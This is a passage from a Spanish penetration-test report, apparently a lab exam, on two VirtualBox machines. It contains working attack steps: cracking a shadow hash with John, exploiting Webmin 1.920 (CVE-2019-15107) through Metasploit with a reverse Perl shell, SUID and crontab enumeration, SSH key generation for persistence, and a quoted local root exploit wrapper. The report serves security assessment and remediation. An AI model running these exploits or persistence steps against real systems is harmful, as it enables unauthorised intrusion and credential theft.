(kali@kali)-[~]  
$ echo 'matilda:$6$JRxa3o3u8.9KlpLE$h1ozLA.aJ/wm82Y4zGks7TdkRA3vS3QyldwKr6vuJsdHdxuKbrZ76fVZJdjDTQXAu6Bf  
vVlVq6WgPqDZ3qQ0h.:20513:0:99999:7:::' > matilda.hash  
  
(kali@kali)-[~]  
$ john --wordlist=/usr/share/wordlists/rockyou.txt.gz matilda.hash  
Created directory: /home/kali/.john
```

Figura 18. Descifrado de hash de la contraseña de **matilda**.

- 1) **Acceso adicional con usuario “matilda”**: si se obtuviera la contraseña asociada al hash o existiera reutilización de credenciales, sería factible intentar acceso remoto por el servicio de administración (22/TCP).

- 2) **Escalada de privilegios local:** tras un acceso interactivo como usuario estándar (si se lograra), se evaluarían rutas típicas en Linux: permisos indebidos, binarios privilegiados, configuraciones inseguras y/o vulnerabilidades locales.
- 3) **Persistencia:** en caso de acceso interactivo, podrían implantarse mecanismos de persistencia (p. ej., acceso recurrente del usuario mediante claves autorizadas, creación de un nuevo usuario, etc.).

Activo HEEexamen2ok (192.168.56.122)

El escaneo de versiones sobre 192.168.56.122 identificó la exposición de:

- **22/TCP:** SSH (OpenSSH 7.9p1 Debian 10+deb10u4)
- **10000/TCP:** servicio web de administración **MiniServ 1.920 (Webmin)**

```
(kali@kali)~$ nmap -sV 192.168.56.122
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-12 13:05 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --sys-
tem-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.122
Host is up (0.000084s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u4 (protocol 2.0)
10000/tcp  open  http     MiniServ 1.920 (Webmin httpd)
MAC Address: 08:00:27:4C:F1:95 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 36.72 seconds
```

Figura 19. Identificación de SSH y servicio de administración en HEEexamen2ok.

```
$ nmap -A 192.168.56.122
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-12 13:11 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --sys-
tem-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.122
Host is up (0.00076s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u4 (protocol 2.0)
|_ ssh-hostkey:
|_ 2048 f7:ac:d4:4b:58:df:a7:4a:ae:86:8c:6c:2b:55:ec:93 (RSA)
|_ 256 ea:0b:6f:d3:fb:a4:97:3e:42:64:17:59:e7:04:56:43 (ECDSA)
|_ 256 d7:03:cb:9b:ff:9f:9c:8c:5c:0d:eb:81:4e:b5:95:40 (ED25519)
10000/tcp  open  http     MiniServ 1.920 (Webmin httpd)
|_ http-robots.txt: 1 disallowed entry
|_/
|_ http-title: Login to Webmin
MAC Address: 08:00:27:4C:F1:95 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose/router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/
o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6
.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
```

Figura 20. Enumeración ampliada confirmando panel de administración.

La exposición de un panel de administración a la red aumenta el riesgo, dado que:

- centraliza funciones sensibles,

- suele estar asociado a permisos elevados o ejecución de acciones críticas,
- y se convierte en un objetivo prioritario para atacantes.

La versión Webmin 1.920 presenta una vulnerabilidad crítica de ejecución remota de comandos (CVE-2019-15107), explotable sin autenticación bajo determinadas configuraciones.

```
msf > search webmin 1.920

Matching Modules

#  Name                                     Disclosure Date  Rank      Check  Description
--  -
0  exploit/linux/http/webmin_backdoor       2019-08-10      excellent Yes     Webmin password change.cgi Backdoor
1  \   target: Automatic (Unix In-Memory)    :               :       :       :
2  \   target: Automatic (Linux Dropper)    :               :       :       :
```

Interact with a module by name or index. For example `info 2`, use `2` or use `exploit/linux/http/webmin_backdoor`. After interacting with a module you can manually set a TARGET with `set TARGET 'Automatic (Linux Dropper)'`.

Figura 21. Búsqueda de exploit asociado a Webmin 1.920.

```
msf > use exploit/linux/http/webmin_backdoor
[*] Using configured payload cmd/unix/reverse_perl
msf exploit(linux/http/webmin_backdoor) > show options

Module options (exploit/linux/http/webmin_backdoor):

Name      Current Setting  Required  Description
--      -
Proxies    :               no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4, socks5, socks5h, http, sapn
RHOSTS     :               yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      10000           yes       The target port (TCP)
SSL        false          no        Negotiate SSL/TLS for outgoing connections
SSLCert    :               no        Path to a custom SSL certificate (default is randomly generated)
TARGETURI  /              yes       Base path to Webmin
URIPATH    :               no        The URI to use for this exploit (default is random)
VHOST      :               no        HTTP server virtual host

When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:
```

Figura 22. Configuración del módulo de explotación y parámetros requeridos.

```
When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:

Name      Current Setting  Required  Description
--      -
SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT    8080             yes       The local port to listen on.

Payload options (cmd/unix/reverse_perl):

Name      Current Setting  Required  Description
--      -
LHOST      :               yes       The listen address (an interface may be specified)
LPORT      4444            yes       The listen port

Exploit target:

Id  Name
--  -
0   Automatic (Unix In-Memory)
```

Figura 23. Parámetros del stager/servidor local y payload.

Se configuraron los parámetros del objetivo (RHOSTS, puerto y opciones de cifrado). Durante la fase inicial de explotación se produjo un fallo en la negociación SSL/TLS, requiriendo la reconfiguración del módulo para conexión sin cifrado.

```
msf exploit(linux/http/webmin_backdoor) > exploit
[*] Started reverse TCP handler on 192.168.56.105:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[-] Exploit failed [unreachable]: OpenSSL::SSL::SSL_ERROR SSL_connect returned=1 errno=0 peeraddr=192.168.56.122:10000 state=error: record layer failure
[*] Exploit completed, but no session was created.
msf exploit(linux/http/webmin_backdoor) > █
```

Figura 24. Fallo inicial por negociación SSL/TLS.

```
msf exploit(linux/http/webmin_backdoor) > set ssl false
[!] Changing the SSL option's value may require changing RPORT!
ssl => false
msf exploit(linux/http/webmin_backdoor) > set rport 10000
rport => 10000
msf exploit(linux/http/webmin_backdoor) > set target
set target      set targeturi
msf exploit(linux/http/webmin_backdoor) > set target
set target      set targeturi
msf exploit(linux/http/webmin_backdoor) > set targeturi /
targeturi => /
msf exploit(linux/http/webmin_backdoor) > run
[-] Msf::OptionValidateError One or more options failed to validate: RHOSTS.
msf exploit(linux/http/webmin_backdoor) > set rhosts 192.168.56.106
rhosts => 192.168.56.106
msf exploit(linux/http/webmin_backdoor) > set rhosts 192.168.56.122
rhosts => 192.168.56.122
msf exploit(linux/http/webmin_backdoor) > run
[-] Msf::OptionValidateError One or more options failed to validate: LHOST.
msf exploit(linux/http/webmin_backdoor) > set lhost 192.168.56.105
lhost => 192.168.56.105
msf exploit(linux/http/webmin_backdoor) > run
[*] Started reverse TCP handler on 192.168.56.105:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Configuring Automatic (Unix In-Memory) target
[*] Sending cmd/unix/reverse_perl command payload
█
```

Figura 25. Confirmación de vulnerabilidad y ejecución del payload.

Tras la explotación, se validó el contexto de la sesión con el comando `id`, confirmando acceso como usuario estándar **paella** (uid=1000).

```
id
uid=1000(paella) gid=1000(paella) groups=1000(paella)
█
```

Figura 26. Validación de sesión obtenida: usuario paella.

Impacto técnico:

Este resultado demuestra:

- **Compromiso remoto del activo** mediante un componente de administración accesible por red.
- Acceso inicial sin necesidad de conocer credenciales del usuario (impacto alto).
- Capacidad de iniciar fases de post-explotación (enumeración, escalada, persistencia).

Se procedió a mejorar la interacción de la sesión, habilitando una pseudo-terminal para disponer de una shell más estable.

```
python3 -c 'import pty;pty.spawn("/bin/bash")'  
paella@Ex2:/usr/share/webmin/acl$
```

Figura 27. Estabilización de shell interactiva.

Se identificó el sistema operativo y kernel:

- Debian GNU/Linux 10 (buster).
- Linux kernel 4.19.0-27-amd64.

```
uname -a  
Linux Ex2 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64 GNU/Linux  
paella@Ex2:/usr/share/webmin/acl$ cat /etc/os-release  
cat /etc/os-release  
PRETTY_NAME="Debian GNU/Linux 10 (buster)"  
NAME="Debian GNU/Linux"  
VERSION_ID="10"  
VERSION="10 (buster)"  
VERSION_CODENAME=buster  
ID=debian  
HOME_URL="https://www.debian.org/"  
SUPPORT_URL="https://www.debian.org/support"  
BUG_REPORT_URL="https://bugs.debian.org/"  
paella@Ex2:/usr/share/webmin/acl$
```

Figura 28. Identificación de sistema operativo y kernel.

Se generó un par de claves criptográficas y se obtuvo la clave pública. Este paso es coherente con un procedimiento típico de persistencia: permitir que el usuario comprometido acepte acceso recurrente sin contraseña a través del canal de administración remota.


```

$ ssh-keygen -t rsa -b 4096
Generating public/private rsa key pair.
Enter file in which to save the key (/home/kali/.ssh/id_rsa):
Enter passphrase for "/home/kali/.ssh/id_rsa" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/kali/.ssh/id_rsa
Your public key has been saved in /home/kali/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:QjQfPR4Kbc8zZCIL3jkvy3PbOGFS+HJqKuTLNtT2Ebk kali@kali
The key's randomart image is:
+--[RSA 4096]--+
|      o  ...  |
|      o o o   |
|    . o.* *   |
|    . o.X.O .  |
|    . =o= S   |
|    . oE=. o   |
|o  o.o.*o.    |
|o .. ++*+oo   |
|    +++=ooo.   |
+--[SHA256]--+

```

Figura 29. Generación de par de claves para acceso recurrente.

```

$ cat .ssh/id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCAQC3fVYRMYwR5Qquocofxrl9ucBsIEzEmiH2PHIu5MaRN2mr9PD9h6W2wiHB
SDckQ8uKMyoMUDu+wDkAyK6pcx3LOYEVeV2k+WJcCQU/mdkYmBUc9nFMDn/6xilyY1fwvPzyCHtQGgBaCU4e9I8rmZmh+wwi
3Af2yNOpQiWiaF6fBt6rX+NdDxsZutSsArIwqj09dLLiOXtbuOUoPgLw39ZCxiIzL/eUce2iWldS+ZzaHx+cx71qFGk1NO
TkJK/mlmGlpYR3+ogn9CxORWjnbBgsAUGzHGLwd+Vy7CPiL01zbTEWAlsfkLOYNHzwmoXzAFdvfuLYV0j13hZ5p7Slpf10Mz
75UwDq8Zmj68bBVIK+wdgiHwCzrfe8cHGPeoDR95esCWJHJ4TeZbX5fTR/qHCXdB2TPjUYqEEWcqqwQsmTbJbhCyaVwMCUSg
/HCoT5dUm4yjiH8Y7dmVHG1+bLYvqo0i2aTgxuXRn3hgnRM63TD3BatZrneMG7dBZr5X8N0nwqBR+4lZUL1v2yrAOUPBCTm
6u3BzGKTnJnHdKerXNab+yKa/Q3ue6mIR15u+/K4h0b0tQqFLA2iZmbfGsDfQakM1Lq/cLyVdM+80cFv970o/Uy+DUWuZP
B4t7im1EHp5jGqjCGw4wYSrOlUXkd82G1rvgez3erKHUWDW8MQ= kali@kali

```

Figura 30. Clave pública resultante.

> Interpretación formal: la evidencia muestra la preparación del material para un acceso recurrente. La materialización completa (inserción en el fichero de claves autorizadas del usuario) debería quedar documentada y, en un contexto real, requerir aprobación explícita del Cliente y rollback al finalizar.

Una vez dentro como usuario estándar, se debería realizar la enumeración de posibles rutas de escalada.

La enumeración se realizó desde la sesión obtenida en Metasploit. Para escenarios posteriores, se podría haber completado la persistencia mediante acceso remoto (SSH) como usuario comprometido.

Se listaron binarios con permisos especiales (SUID), que pueden permitir elevación de privilegios si: están mal configurados, son vulnerables, o se combinan con configuraciones inseguras del sistema.

```
<2>/dev/null | while read file; do ls -la $file done
> done
done
ls: cannot access 'done': No such file or directory
-rwsr-xr-x 1 root root 44528 Jul 27 2018 /usr/bin/chsh
ls: cannot access 'done': No such file or directory
-rwsr-xr-x 1 root root 54096 Jul 27 2018 /usr/bin/chfn
ls: cannot access 'done': No such file or directory
-rwsr-xr-x 1 root root 63736 Jul 27 2018 /usr/bin/passwd
ls: cannot access 'done': No such file or directory
-rwsr-xr-x 1 root root 44440 Jul 27 2018 /usr/bin/newgrp
ls: cannot access 'done': No such file or directory
-rwsr-xr-x 1 root root 47184 Apr 7 2024 /usr/bin/mount
ls: cannot access 'done': No such file or directory
-rwsr-xr-x 1 root root 63568 Apr 7 2024 /usr/bin/su
ls: cannot access 'done': No such file or directory
-rwsr-xr-x 1 root root 157192 Jan 21 2024 /usr/bin/sudo
ls: cannot access 'done': No such file or directory
-rwsr-xr-x 1 root root 84016 Jul 27 2018 /usr/bin/gpasswd
ls: cannot access 'done': No such file or directory
-rwsr-xr-x 1 root root 34888 Apr 7 2024 /usr/bin/umount
ls: cannot access 'done': No such file or directory
-rwsr-xr-x 1 root root 436552 Dec 24 2023 /usr/lib/openssh/ssh-keysign
ls: cannot access 'done': No such file or directory
-rwsr-xr-x 1 root root 10232 Mar 28 2017 /usr/lib/eject/dmccrypt-get-device
ls: cannot access 'done': No such file or directory
-rwsr-xr-x 1 root messagebus 51184 Oct 23 2023 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
paella@Ex2:/usr/share/webmin/acl$
```

Figura 31. Enumeración de binarios con permisos especiales.

```
paella@Ex2:/usr/share/webmin/acl$ find / -perm -4000 -type f 2>/dev/null | grep -v snap
<nd / -perm -4000 -type f 2>/dev/null | grep -v snap
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/su
/usr/bin/sudo
/usr/bin/gpasswd
/usr/bin/umount
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
paella@Ex2:/usr/share/webmin/acl$
```

Figura 32. Enumeración SUID con find.

Se observan binarios estándar (su, sudo, mount, umount, etc.). La siguiente fase (típica en un pentest) sería:

- verificar si `sudo` permite ejecución de comandos sin contraseña (`sudo -l`),
- revisar permisos de ficheros/scripts invocados por tareas privilegiadas,

- y buscar configuraciones indebidas en servicios o rutas de ejecución.

Se revisó la configuración de tareas programadas del sistema para identificar ejecuciones con privilegios (root) que pudieran invocar scripts modificables.

```

paella@Ex2:/usr/share/webmin/acl$ cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .----- minute (0 - 59)
# | .----- hour (0 - 23)
# | | .----- day of month (1 - 31)
# | | | .----- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | .----- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# | | | | |
# * * * * * user-name command to be executed
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.dail
y )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.week
ly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.mont
hly )
#
paella@Ex2:/usr/share/webmin/acl$

```

Figura 33. Revisión de /etc/crontab.

En la evidencia no aparecen tareas personalizadas directamente en /etc/crontab; no obstante, la presencia de 'run-parts' sobre directorios estándar requiere revisar permisos en dichas rutas para descartar que un usuario pueda introducir o modificar scripts ejecutados por root.

> Esta sección detalla vectores plausibles, con enfoque técnico, sin afirmar explotación final ya que no se dispone de evidencia (por ejemplo, 'id' como root).

Dado el contexto observado (Debian 10, kernel 4.19, usuario estándar con acceso real), las líneas de investigación típicas incluyen:

1) Sudoers / privilegios delegados


- Verificación de permisos delegados al usuario (p. ej., si puede ejecutar comandos con privilegios).
- Riesgo: ejecución privilegiada directa o mediante binarios permitidos.

2) Capabilities (permisos a nivel de binario)

- Revisión de binarios con capacidades especiales (equivalente a “permisos parciales” de administrador).
- Riesgo: escalada al permitir acciones normalmente restringidas.

3) Explotación local por versión de kernel/paquetes

- En sistemas con versiones antiguas o configuraciones vulnerables, pueden existir elevaciones locales.
- En evidencia se observa referencia a un exploit local como ejemplo de técnica de elevación.



```
(kali@kali)-[/tmp]
$ cat exploit.sh
#!/bin/sh
#
# EDB Note: Download ~ https://gitlab.com/exploit-database/exploitdb-bin-spoits/-/raw/main/bin-spoits/47167.zip
#
# wrapper for Jann Horn's exploit for CVE-2018-18955
# uses polkit technique
#
# test@linux-mint-19-2:~/kernel-exploits/CVE-2018-18955$ ./exploit.polkit.sh
# [*] Compiling ...
# [*] Creating /usr/share/polkit-1/actions/subuid.policy ...
# [.] starting
# [.] setting up namespace
# [~] done, namespace sandbox set up
# [.] mapping subordinate ids
# [.] subuid: 165536
# [.] subgid: 165536
# [~] done, mapped subordinate ids
# [.] executing subshell
# [*] Launching pkexec ...
# [+] Success:
# -rwsrwxr-x 1 root root 8384 Dec 29 14:22 /tmp/sh
# [*] Cleaning up ...
# [*] Launching root shell: /tmp/sh
# root@linux-mint-19-2:~/kernel-exploits/CVE-2018-18955# id
# uid=0(root) gid=0(root) groups=0(root),1001(test)
```

Figura 34. Referencia a exploit local (ejemplo de vector de escalada).

- ### 4) Credenciales en ficheros, backups o configuraciones:
- Búsqueda de credenciales en configuraciones del servicio de administración, historiales, backups o ficheros con permisos indebidos.

En un escenario real, tras obtener acceso inicial y confirmar impacto, un atacante podría intentar mantener acceso. Los mecanismos típicos (que deben ser evitados y controlados) incluyen: inserción de clave en el acceso remoto del usuario comprometido, creación de cuentas adicionales, modificación de tareas programadas, **creación de servicios de arranque**.

Buenas prácticas de respuesta/mitigación: revisar y auditar claves autorizadas de usuarios, revisar cambios en cuentas, revisar tareas programadas, y rotar credenciales afectadas.

Vectores de ataque

HEExamen2ok (192.168.56.122):

Acceso inicial: Servicio de administración Webmin expuesto en el puerto 10000/TCP accesible desde la red.

Explotación: Se verificó la vulnerabilidad CVE-2019-15107 (Remote Command Execution) asociada a la versión Webmin 1.920, explotable sin autenticación bajo determinadas configuraciones.

Resultado: Ejecución remota de comandos y obtención de sesión interactiva como usuario estándar paella (uid=1000).

Post-explotación: Se realizó enumeración básica del sistema (usuarios, kernel, binarios SUID y tareas programadas). Se generó material compatible con persistencia mediante clave pública para acceso remoto.

Impacto: Compromiso remoto del sistema con acceso inicial de usuario, permitiendo realizar actividades de enumeración avanzada, intento de escalada de privilegios y establecimiento de persistencia si no se corrige la vulnerabilidad.

Examen2B (192.168.56.106):

Acceso inicial: Servicio FTP expuesto en 21/TCP con comportamiento que permite enumeración de usuarios mediante mensajes de autenticación.

Explotación: Se confirmó la existencia del usuario mariano mediante el banner del servicio FTP. Posteriormente se validó acceso al servicio utilizando credenciales débiles.

Resultado: Acceso autenticado al servicio FTP y enumeración del contenido del directorio accesible.

Post-explotación: Se identificó y descargó el archivo backup_matilda.txt, que contiene información equivalente a material de autenticación (hash de contraseña) del usuario matilda.

Impacto: Exposición de información sensible que permite realizar ataques offline sobre el hash obtenido o facilitar accesos posteriores mediante reutilización de credenciales.

Resumen técnico de la cadena de ataque

HEExamen2ok (192.168.56.122):

- 1) Servicio de administración expuesto por red (panel web).
- 2) Vulnerabilidad verificada y explotada de forma controlada.
- 3) Acceso inicial obtenido como usuario paella (uid=1000).
- 4) Enumeración local básica del sistema y preparación de material compatible con persistencia (clave).

Impacto: compromiso remoto del activo y posibilidad de progresión hacia permisos más elevados si no se corrige.

Examen2B (192.168.56.106):

- 1) Servicio de intercambio de archivos expuesto (FTP).
- 2) Enumeración de usuario válido vía banner.
- 3) Acceso al servicio con credenciales débiles.
- 4) Descarga de backup con información equivalente a material de autenticación de otro usuario.

Impacto: exposición de información sensible y facilitación de accesos posteriores.

Recomendaciones técnicas

1. **Corregir/actualizar o retirar el panel de administración** expuesto en HEExamen2ok; restringir acceso a redes administrativas y aplicar hardening.
2. **Eliminar FTP o migrar a canal seguro**, restringir accesos y retirar cualquier backup/archivo sensible de ubicaciones accesibles por red.
3. **Política de credenciales:** contraseñas robustas, rotación de credenciales potencialmente comprometidas y revisión de usuarios expuestos.
4. **Hardening de privilegios:** auditoría de SUID/capabilities/sudoers, revisión de permisos en rutas ejecutadas por tareas privilegiadas.

5. **Monitorización y trazabilidad:** habilitar revisión de logs y alertas para accesos anómalos y autenticaciones fallidas.

Conclusiones

La evaluación confirmó un **riesgo global alto** en el entorno analizado, al demostrarse acceso no autorizado en el activo **HEExamen2ok** mediante un componente de administración accesible desde red y exposición de información sensible en **Examen2B** a través de un servicio de intercambio de archivos con credenciales débiles y acceso a respaldos.

Se recomienda priorizar la **restricción/actualización** de componentes de administración expuestos, la **retirada de respaldos sensibles** de ubicaciones accesibles y el refuerzo de **gestión de credenciales** y **hardening** del sistema. Estas acciones reducen de forma significativa la probabilidad de compromiso y limitan el impacto en caso de incidente.

Anexos

Criterio de severidad

La severidad de los hallazgos se estima combinando **probabilidad** e **impacto**:

- **Alta:** existe evidencia de explotación o condición fácilmente explotable, con impacto relevante (acceso no autorizado, exposición de información sensible o posibilidad de control del sistema).
- **Media:** requiere condiciones adicionales o mayor complejidad, con impacto moderado o acotado.
- **Baja:** impacto limitado o explotación poco probable en el contexto evaluado.

Inventario activos

Activo (OVA)	IP	Puertos/servicios expuestos (observados)
HEExamen2ok	192.168.56.122	22/tcp (acceso remoto), 10000/tcp (panel de administración)
Examen2B	192.168.56.106	21/tcp (intercambio de archivos), 22/tcp (acceso remoto)

Evidencias

Relación completa de capturas recopiladas durante la ejecución (12/03/2026).

Archivo: [examen-grupoB-MarinaDelPilarLopezOliva.zip](#)

Contiene: capturas de pantalla (000.png a 120.png) documentando cada fase de la evaluación.

Herramientas

Herramientas	Uso
Nmap	Enumeración de puertos y servicios.
Netdiscover	Descubrimiento de hosts.
Metasploit Framework	Explotación de vulnerabilidades.
Hydra	Ataques de diccionario y validación de credenciales.